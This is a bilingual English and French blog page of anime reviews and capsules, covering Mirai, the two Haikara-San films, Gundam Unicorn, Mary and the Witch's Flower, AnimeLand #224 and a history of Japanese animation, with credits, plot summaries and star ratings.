Animated by Studio Chizu and distributed by Toho (GKids in North America), Mirai was created, written and directed by Mamoru Hosoda (The Girl Who Leapt Through Time, Summer Wars and The Boy and the Beast), with character designs by Hiroyuki Aoyama, animation direction by Ayako Hata & Hiroyuki Aoyama, art direction by Takashi Omori & Yohei Takamatsu and music by Masakatsu Takagi. The voice cast includes  Haru Kuroki / Victoria Grace as Mirai, Moka Kamishiraishi / Jaden Waldman as Kun, Gen Hoshino / John Cho as Father, Kōji Yakusho / Victor Brandt as Grandfather, Kumiko Asou / Rebecca Hall as Mother, Masaharu Fukuyama / Daniel Dae Kim as great-grandfather, and Mitsuo Yoshihara / Crispin Freeman as Yukko the dog. 98 min., rated PG (for thematic elements including some scary images). It was favourably received by the audience (rating of 7.1 on IMDb and of 92% / 83% on Rotten Tomatoes). It’s a fine exemple of Japanese animation that everyone should see. stars-3-5

To learn more about this title you can consult the following web sites:

[ AmazonANNGoogleIMDbOfficialWikipediaYoutube ]

[ Traduire ]

Capsules

Haikara-San: Here Comes Miss Modern

My wife read an interview of Waki Yamato in Fujin Kōron (a Japanese women’s public opinion magazine) where she was talking about a recent anime adaption of her manga Haikara-san. My wife, who enjoyed the manga when she was a teenager, told me she would like to see this animation. Therefore I obliged.

Haikara-san_ga_toru-manga


Excerpt from the manga (from Frederik L. Schodt Manga! Manga! The World of Japanese Comics, p. 90).

Haikara-San: Here Comes Miss Modern (はいからさんが通る / Haikara-san ga tōru) is one of those shōjo manga published in the 70s that I wish would be one day translated either in French or English so I could read them. This traditional shōjo style might not be very popular amongst today’s manga reader, but it was beautiful in many ways and their stories were always quite compelling. The manga was serialized in Shōjo Friend between 1975 and 1977 and compiled into 8 volumes by Kodansha. The manga was first adapted into an animated TV series (TV Asahi, 42 eps, 1978-1979), then into several live-action TV movies (on KTV in 1979, on Fuji TV in 1985, by Toei in 1987, and on TBS in 2002) and was even the subject of a Takarazuka revue in 2017. Finally, it was adapted into two anime movies: Gekijōban Haikara-san ga Tōru Zenpen – Benio, Hana no 17-sai  [劇場版 はいからさんが通る 前編 ~紅緒、花の17歳~ / lit. “Theatrical version, Here comes miss modern, first part: Benio, 17 years’ flower”] (November 2017, 97 mins, already available on Blu-ray from The Right Stuf) and Gekijōban Haikara-san ga Tōru Kōhen – Tokyo Dai Roman [劇場版 はいからさんが通る 後編 ~花の東京大ロマン~ / lit. “Theatrical version, Here comes miss modern, second part: Tokyo great romance of flower”] (October 2018, 105 mins). 

[ ¡ WARNING: The following MAY contain traces of spoilers! People allergic to the discussion of any plot’s elements before seeing/reading the story themselves are strongly advised to take the necessary precautions for their safety and should avoid reading further ! ]

Haikara-San-Movie1-bluRayIn the first movie, we follow the life of 17-year-old Benio Hanamura who was raised by her military father. She is a tomboy who likes to practise kendo with the girly neighbour Ranmaru (who was raised to become a kabuki actor). The story is set in the Taishō era, when Japan is trying to “occidentalize” itself. She wants to be “modern” and believes in a woman’s right to have a career and to marry for love. Unfortunately, her father want to arrange a marriage with one of his young subordinate, lieutenant Shinobu Ijuin, because their grand-parents were in love but could never marry and made the pact that the Hanamura and Ijuin families would be one day reunited. Benio refuses and tries to elope with Ranmaru, who is secretly in love with her. She also discovers that her best friend Tamaki is in love with Shinobu. She is nevertheless sent to Shinobu’s household to help and learn the domestic duties of a wife. As she is finally falling in love with him, she infuriates her father’s superior and Shinobu is sent to the front in Siberia. Not long after, he is reported missing in action or maybe dead…

The movie was written and directed by Kazuhiro Furuhashi, with character designs by Terumi Nishii, art direction by Kentaro Akiyama and music by Michiru Oshima. The cast includes Mamoru Miyano as Shinobu, Saori Hayami as Benio, Asami Seto as Tamaki, Yuuki Kaji as Ranmaru, and Unshō Ishizuka as Major Hanamura.

In the second movie, Benio tries to go on with her life and hopes that Shinobu might come back one day. In the meantime, she keeps taking care of his grandparents household and tries to find a job. After many unsuccessful attempts she is finally hired as reporter by a small newspaper headed by Tosei, a handsome but misogynistic editor (he’s literally allergic to women due to issues with his mother). She goes to Manchuria to investigate a band of rebels supposedly headed by a Japanese deserter. She meets with him and discovers he is Onijima, a friend of Shinobu in the army, who tells her how Shinobu got missing after saving his life. Later, back in Tokyo, she is covering the visit of a Russian noble couple in exile, Count Michaellov and countess Larisa. Benio is shocked to see that the count looks exactly like Shinobu. Actually, it’s him but he suffers from amnesia. Larisa saved and nursed him to replace her dead husband Sasha (who was in fact Shinobu’s younger half-brother, because Shinobu’s German mother left to marry a Russian noble—yes, I know, it’s complicated). When Shinobu eventually recovers his memory, he cannot marry Benio because he is now married to Larisa and feels indebted to her as she is dying of tuberculosis. Heartbroken, Benio decides to marry Tosei instead (who has discovered that he actually loves her). But on their wedding day the great Kanto earthquake occurs and Larisa finally dies of her disease. Benio and Shinobu can finally be reunited…

The second movie was directed by Toshiaki Kidokoro, with a script by Kazuhiro Furuhashi, character designs by Terumi Nishii, art direction by Kentaro Akiyama and music by Michiru Oshima. The cast includes, besides the cast from the first movie, Kazuya Nakai as Shingo Onijima, Maaya Sakamoto as Larisa, and Takahiro Sakurai as Tōsei Aoe. 

[ ¡ END of possible spoilers warning ! ]

Haikara-San movies are beautifully animated, with crisp, up-to-date quality animation (quite different from the style of late-70s anime, which tend not to age very well—although the TV series is now also available on blu-ray in Japan). The story offers typical Japanese romantic drama filled with lots of comedy. However, despite the funny antics of the characters, the story tackles very serious subjects like feminism and war. I enjoyed it a lot and I highly recommend you to, at least, have a look. If only someone would translated the manga… stars-3-5

For more information you can consult the following web sites:

[ ANNGoogleIMDbOfficialRight StufWikipediaYoutube ]


© 2017 Waki Yamato, Kodansha / “Haikara-san” Partners.

[ Traduire ]


M.S. Gundam Unicorn (UC)

GundamUnicornLogo

Overview

I have not watch any Japanese animation in a while and I must admit that it feels great. I have never been a big fan of Gundam, but I have always admired the complexity of its plots, particularly its political and philosophical aspects and the variety of its character and mechanical designs. The fact that this is an Original Video Animation (OVA) mini-series — streaming on Netflix — makes it easier to reacquaint myself with the genre and the story. It is also a good way to introduce a novice to the phenomenon. Therefore, as in the good old days of P.A., here is an “Anime Story” (although a little shorter and with links — it’s fun, I should do this more often!).

GundamUnicornPosterMobile Suit Gundam Unicorn (UC) (機動戦士ガンダムUC(ユニコーン) / Kidō Senshi Gandamu Yunikōn) is a sequel to the Mobile Suit Gundam story created by Yoshiyuki Tomino (made famous by its plentiful line of plastic models known as Gunpla). It takes place in the main timeline of the series, known as Universal Century (宇宙世紀 / Uchū Seiki). Earth is colonizing space by putting colonies (big space stations known as “Side”) in stable orbits around the planet (A.K.A. Lagrange Points).

Story

The story begins as the Earth Federation Prime Minister is about to unveil a new era of space exploration as well as a new Federation charter. The current era (A.D.) ends as the Universal Century begins. However, the Laplace space station—where the calendar change ceremony is taking place—is destroyed in a terrorist attack. The young Syam Vist discover a secret in the station wreckage: the Laplace’s Box, which contains a truth so terrible that it must never be revealed as it could destabilize the Federation — it also becomes a source of political power upon which he will build the Vist Foundation.

The story unfolds ninety-five years later, in UC 0096 (sixteen years after the One Year War), as the young orphan Banagher Links is going to school on the Industrial 7 space station. He will encounter a girl named Audrey Burne and get caught up in the struggle to locate and possess the Laplace’s Box…

Continue reading

Détour

DetourLes week-ends se déroulent rarement comme prévu. Je planifiais de faire de menus travaux, de la comptabilité, de lire et commenter des mangas (surtout Isabella Bird et Moriarty) et je me retrouve finalement à lire (relire?) des vieilles BDs de Moebius, à regarder des animés sur Netflix (Gundam Unicorn !) et à rechercher une nouvelle adaptation animée d’un vieux manga shōjo des années ’70 par nulle autre que Waki Yamato (Haikara-san ga tōru) et dont je parlerai sans doute amplement dans un futur proche…

Encore un coup de nostalgie. Cela faisait un bout de temps que j’avais pas regardé d’animés… C’est bon. Ça fait du bien. Et sur Netflix, qui plus est (quoiqu’on y retrouve rien de bien nouveau puisque Gundam Unicorn date déjà de 2010). Et ce n’est pas fini puisque Netflix a annoncé plusieurs titres d’animés à venir (dont Evangelion en juin, Saint Seiya plus tard dans l’été et Ghost In The Shell Stand Alone Complex en 2020 !!!). Ce n’est vraiment plus de la culture populaire (geeky stuff) mais cela commence à faire partie de la culture courante (mainstream)…

[ Translate ]

Animeland #224

224-coverLa nostalgie n’aura jamais autant été d’actualité ! Cowboy Bebop, une des plus grandes séries animées, fête ses 20 ans cette année ! Retrouvez dans le magazine un dossier spécial consacré à ses créateurs, interviewés pour l’occasion.

Retrouvez aussi notre dossier éco, cette fois consacré aux fan-arts (et à leur business !), un dossier anime dédié à Monogatari, la rubrique pop-corn et ses reviews de films (Flavor of Youth, My Hero Academia: Two Heroes, Bungo Stray Dogs: Dead Apple…), les chroniques anime et manga, la suite de notre dossier manga consacré à L’Attaque des Titans, la review du jeu vidéo Octopath, notre rubrique Portrait de voix…

J’avais planifié de commenter AnimeLand régulièrement mais je me suis retrouvé assez occupé (et la bibliothèque où je le lis ne le reçoit pas toujours de façon très assidue — si j’avais un service de presse comme dans le bon vieux temps cela serait tellement plus simple!). Alors quand un nouveau numéro paraissait, je retournais simplement celui qui trainait sur le coin de mon bureau sans l’avoir commenté. J’ai donc passé quatre numéros sans les commenter. Toutefois, quand j’ai vu ce numéro “Double” (148 pages au lieu de 116, et dans un format légèrement plus grand) je me suis dis qu’il fallait absolument que j’en parle. Alors voilà…

D’abord, il faut rappeler que AnimeLand est sans conteste le meilleur magazine d’information (en dehors du Japon, bien sûr) sur l’anime et le manga (qui sont couvert en part égale, avec un peu d’espace consacré au cinéma, aux jeux vidéos et à la paraphernalia, i.e. figurines, modèles réduits, etc.). Que ce soit tant pour ses informations (voir leur fil de nouvelle sur le site internet: anime et manga), leur dossiers, interviews ou critiques, ce magazine demeure une lecture incontournable pour tout les fans qui se respecte.

Dans ce numéro (pour les détails voir le sommaire du numéro sur le site du magazine) j’ai été tout particulièrement intéressé à la sélection de séries télé de la rédaction (je note Holmes of Kyoto, une série de 12 épisodes sur Crunchyroll où le personnage et son assistante font des enquêtes) ainsi que sa sélection de mangas récents (je note La fille du temple aux chats [Makoto Ojiro, Soleil], Les montagnes hallucinées [Gô Tanabe adaptant H.P. Lovecraft!, Ki-oon], Le vieil homme et son chat [Nekkomaki, Casterman] et la réédition de La vie de Bouddha [Osamu Tezuka, Delcourt/Tonkam]), un article de huit pages sur la saga Monogatari, une série d’articles et d’interview qui célèbrent les 20 ans de Cowboy Bepop, un article sur Visions d’Escaflowne, un très intéressant article sur la dernière étape de production d’une animation: le compositing, un petit article sur Noise — le plus récent manga de Tetsuya Tsutsui chez Ki-oon, un article sur le mangaka Kenji Tsuruta (Spirit of Wonder, Emanon, L’Île errante), et un article sur Le signe des rêves de Naoki Urasawa.

Il y a tant de choses à découvrir dans un seul numéro d’AnimeLand! C’est beaucoup de petits sujets (une ou deux pages) ce qui me donne l’impression que les articles sont toujours trop courts… J’aimerais bien de temps en temps voir de véritable articles de fond avec analyse, présentation des personnages, synopsis des épisodes, interview avec le directeur, etc.

Dans un magazine comme AnimeLand, quand on a soif de découverte, même les publicités peuvent être une source d’information. J’ai ainsi appris qu’AnimeLand, en partenariat avec les éditions Ynnis, sortait le livre 100 Films d’animation japonais, un répertoire des films les plus marquants et qui constituera sans aucun doute une des rares références en français sur ce genre (208 pages, 29,90 €, paru en Octobre). Avec le même partenariat, le magazine a aussi annoncé la parution de Quiz Animeland, un jeu questionnaire qui permettra au amateurs de tester leurs connaissances manga et anime en 500 questions, divisées en cinq rubriques: manga, film, anime, classique et expert (14,95 €, novembre 2018). 

Je crois qu’AnimeLand a bien compris qu’une publication périodique ne peut être que marginalement profitable et que pour survivre il faut multiplier le plus possible les publications parallèles (c’est ce que j’avais l’intention de faire avec PA…). Depuis longtemps déjà, l’équipe du magazine produit de nombreux numéros spéciaux (AnimeLand X-Tra) et Hors-Série (dont le plus récent, dédié au mangas, passe en revue l’année 2018 en mangas) — que ma bibliothèque ne reçoit malheureusement pas! Depuis quelques années, ils ont aussi produits de nombreux livres (consacrés aux studios Disney ou Ghibli, au 30ème anniversaire du Club Dorothée ou au centenaire de l’animation Japonaise (que j’ai déjà commenté), ou encore à la culture japonaise (son quotidien, ses “stars”). Ces ouvrages ne sont toutefois pas toujours facile à trouver outre atlantique (encore une fois, des services de presse seraient appréciés!)…

Finalement, on ne s’ennui jamais avec AnimeLand. Et je suis impatient de voir le prochain numéro dédié à Gunnm (Battle Angel Alita) et Mirai, Ma Petite Soeur.

AnimeLand #224 — Octobre/Novembre 2018 [Collectif dirigé par Émilie Jollois et Christopher Macdonald]. Paris, AM Media Network, septembre 2018. 148 p. 12.00 € / C$18.40. ISSN 1148-0807. Lectorat adolescent (12+). stars-3-5

Pour plus d’information vous pouvez aussi consulter les sites suivants:

[ Amazon — Biblio — Goodreads — Wikipedia — WorldCat ]

Voir aussi mes commentaires sur des numéros précédents:

/  #217-218-219  /  #216  /  #214-215  /  #209  /  etc.  /

[ Translate ]

20 Years of Protoculture

20YoP-heading

This article was first published in Protoculture Addicts #94 (Nov.-Dec. 2007): 21-27. It was celebrating the 20th anniversary of the magazine. For this version, I have added a few details and corrections, and I have omitted some illustrations (but added some new ones), as well as removed the sidebars (Uh?! for episodes 1-6, Top Uh?!, Where are they now) and the articles’ index that were part of the original article.

It might be hard to believe, but this magazine has been in publication for twenty years. I, myself, am amazed by this fact. Twenty years already? It didn’t feel that long. But, yeah, I’ve spent nearly half my life working on Protoculture Addicts, and I don’t regret a single moment of it. Like any anniversary, it makes me nostalgic (well, the fact that I am listening to soundtracks from Macross, Mospeada and Robotech while writing this certainly add to this feeling). It makes me think of the good ol’ years, of friends that I have not seen in a long time. But there’s no time for melancholy— anniversaries need to be celebrated! In the past, when I wanted to do a special issue, I usually added more colour. 

Unfortunately, I cannot do that now since we are already full-colour and we are still not big enough to add goodies like a free DVD. However, I quickly realized that the best way to celebrate the magazine was to tell you its story. I am sure that, once you know a little more about where it’s coming from, you’ll better appreciate the magazine. After all, it started like an episode of Comic Party or Doujin Work—a crazy idea in the mind of a bunch of idle college kids. So please, gather around, be quiet (gee, I feel like Uncle Carl when he was telling one of his anecdotes), and listen to this very special anime story… 

[ Traduire ]

Continue reading


Mary and the Witch’s Flower

Mary_and_the_Witchs_Flower-covThis smooth and beautiful animation was produced by the Studio Ponoc, staffed with people who worked at the famous Studio Ghibli. The movie is directed by Hiromasa Yonebayashi (who was a key animator at Studio Ghibli and director of The Secret World of Arrietty [2010] and When Marnie Was There [2014]), with a screenplay by Hiromasa Yonebayashi & Riko Sakaguchi and character designs by Akihiko Yamashita. It is based on Mary Stewart‘s 1971 children’s novel The Little Broomstick (although it is never mentioned in the staff interview included with the Dvd).

Mary and The Witch’s Flower (メアリと魔女の花 / Meari to Majo no Hana) offers a good storytelling and quite a cute story but it doesn’t really look original at all. It rather feels like it is a mishmash of every Ghibli designs: the witch part is vaguely reminiscent of Kiki’s Delivery Service, the witch school in the sky reminds me a little of Laputa: Castle in the Sky, a herd of animal fleeing seems similar to a scene in Princess Mononoke, a costume design evokes Nausicaä of the Valley of the Wind, the girl being away from home with some distant family members is similar to When Marnie was There, etc. This could be explained by the fact that most animators learned their skills while working at Ghibli. However, the influences are not limited to this source: Doctor Dee’s design makes me think of Dragonball’s Master Roshi and even Harry Potter makes a cameo appearance in one of the school classroom! I guess it was all intended as hommage or humour.

If I found this a little odd, I was not really annoyed by it. The movie is good entertainment (critical rating of 87% on Rotten Tomatoes) and, if you don’t feel the same depth as in Ghibli’s productions,  I was still quite glad that another major studio (even if this is their first real movie) would continue to produce traditional full length anime. Indeed, with the closing of Studio Ghibli after Hayao Miyazaki’s retirement, I really hope that Studio Ponoc will become its rightful heir… So, all in all, it is definitely worth watching. It is available on Netflix and on Dvd. stars-3-0

[ AmazonBiblioGoogleIMdBWikipediaYoutube ]

[ Traduire ]

Capsules

Un Siècle d’Animation Japonaise

Siècle-animation-covEn 2017, l’animation japonaise est plus que jamais un rouage essentiel de la pop culture mondiale. Studios hollywoodiens historiques ou diffuseurs modernes nés avec Internet, les géants du divertissement investissent dans ce média dont les spécificités graphiques ont été adoptées par plusieurs générations de spectateurs.

À la fois composante et reflet de sa culture nationale, l’animation japonaise trouve pourtant sa source dans les expérimentations cinématographiques occidentales de la fin du XIXe siècle. En remontant à ses origines, Un siècle d’animation japonaise parcourt les évolutions marquantes vécues tant par les créateurs que par le public de ce média jusqu’à  nos jours.

Avancées technologiques, prolifération des genres, mutations économiques, oeuvres et artistes majeurs, triomphes et débâcles, consécration mondiale publique et critique… Découvrez comment, en cent ans, une terre inexplorée est devenue un eldorado économico-culturel dont les ressources semblent aujourd’hui s’amenuiser. Accessible aux néophytes comme aux passionnés, Un siècle d’animation japonaise vous propose de revivre cette aventure afin de mieux comprendre un média définitivement ancré dans notre quotidien.

(Texte du site de l’éditeur; voir aussi la couverture arrière)

J’avais brièvement parlé de cet ouvrage en janvier et je viens tout juste de mettre la main dessus (en bibliothèque — car je n’en possède malheureusement pas de copie puisque mes demandes de service de presse sont restées sans réponse et que, comme je n’écris plus vraiment sur l’anime, je ne peu pas justifier de dépenser $50 pour un bouquin de référence aussi utile soit-il). Pas besoins de le consulter longtemps pour réaliser que c’est un excellent ouvrage. Je dirais même qu’il est essentiel pour tout amateur d’anime qui se respecte car il existe peu de références qui traitent de l’histoire de l’animation japonaise (surtout en français). Avec cet ouvrage, Animeland célèbre un siècle d’animation Japonaise…

L’ouvrage est divisé en quatre grandes périodes historiques:

  • Le cinéma noir et blanc (1917-1957): Balbutiements et premiers écueils (Premières explorations, premiers revers / Renouveau et avancées technologiques / La propagande dans l’animation / L’après-guerre: l’aube du modernisme)
  • Le cinéma couleur et la télévision (1958-1982): L’animation industrielle (Le cinéma, un nouveau modèle économique / Nouveau média, nouvelles méthodes / La grande expansion); Le nouveau marché (un marché installé / La consécration de la science-fiction / Le retour du celluloïd au cinéma)
  • Les trois médias (1983-1995): La crise d’adolescence (Un nouveau marché, l’OAV / Télévision: la fidélisation du téléspectateur / Cinéma: les licenses fortes); L’énergie canalisée (L’émancipation des artistes / Mutation économique / L’entrée dans un nouveau monde)
  • L’ère numérique (1996-2017): La folie des grandeurs (Liberté artistique / La révolution numérique / Le médiamix à son paroxysme / La consécration mondiale); Le tonneau des Danaïdes (L’otaku, ce héros des comptes modernes / Climat de crise / Élargissement des cibles / Globalisation)

Comme tout ouvrage de référence qui se respecte, ce livre se termine avec un glossaire, un index des noms propres mentionnés (étrangement non paginé!) et une (trop) courte bibliographie.

C’est un ouvrage bien écrit, agréable à l’oeil, amplement illustré et très informatif. Il n’est pas rébarbatif pour les néophytes mais reste suffisamment détaillé pour intéresser aussi les amateurs endurcis. Personnellement, j’ai trouvé trois aspects particulièrement intéressants dans Un Siècle d’Animation Japonaise: 1) le premier chapitre, car il y a peu de documentation sur les débuts de l’animation Japonaise; 2) le dernier chapitre, car cela fait longtemps que je suis plutôt déconnecté du sujet et c’est intéressant de lire sur ce qui s’est produit dans la dernière décennie; 3) les auteurs nous présentent, “à la fin de chaque période (…), une sélection récapitulative de douze oeuvres synthétisant les tendances majeures de l’époque” qui peut servir de recommendation pour ceux qui se demandent quels anime valent la peine d’être visionné.

Finalement, un dernier aspect m’a fait grandement apprécié Un Siècle d’Animation Japonaise: j’ai eu le privilège de vraiment vivre l’aventure de l’anime à une époque où le medium était à son sommet (de la fin des années ’80 au début des années 2000) et cet ouvrage a réveillé en moi la douce nostalgie de cette période dorée. Ah!, la joie de découvrir des anime comme Macross, Megazone 23 Part 2, Area 88, Bubblegum Crisis, Ranma 1/2, Orange Road, Nausicaä, Laputa, Grave of the Fireflies, Wings of Honneamise, Akira, Nadia, Windaria, Record of Lodoss War, Patlabor, Porco Rosso, Whisper of the Heart, Gunbuster, Neon Genesis Evangelion, Ghost in the Shell, Vision of Escaflowne, Cowboy Bebop… Je dois bien avouer que ce temps-là me manque. J’en ai un peu revécu l’excitation récemment quand j’ai visionné Your Name. de Makoto Shinkai. Oui, quelle belle nostalgie… Mais cette époque semble bien révolue. Si par le passé l’anime a eut un impact culturel sur l’ensemble de la planète, je ne vois plus beaucoup d’animation nippone qui soit suffisamment originale et innovatrice pour m’impressionner… À moins que que soit parce que je suis devenu plus exigeant et difficile.

En conclusion, si l’animation Japonaise vous intéresse moindrement, c’est un ouvrage essentiel à lire (en bibliothèque) ou a conserver sur votre étagère de référence (si vous en avez les moyens).

Un siècle d’animation Japonaise, par Matthieu Pinon et Philippe Bunel. Paris: Ynnis Éditions, novembre 2017. 208 pages, 24 x 27 cm, 29,90€ / $49.95 Can. ISBN 9791093376806. Pour lectorat tout public. stars-4-0

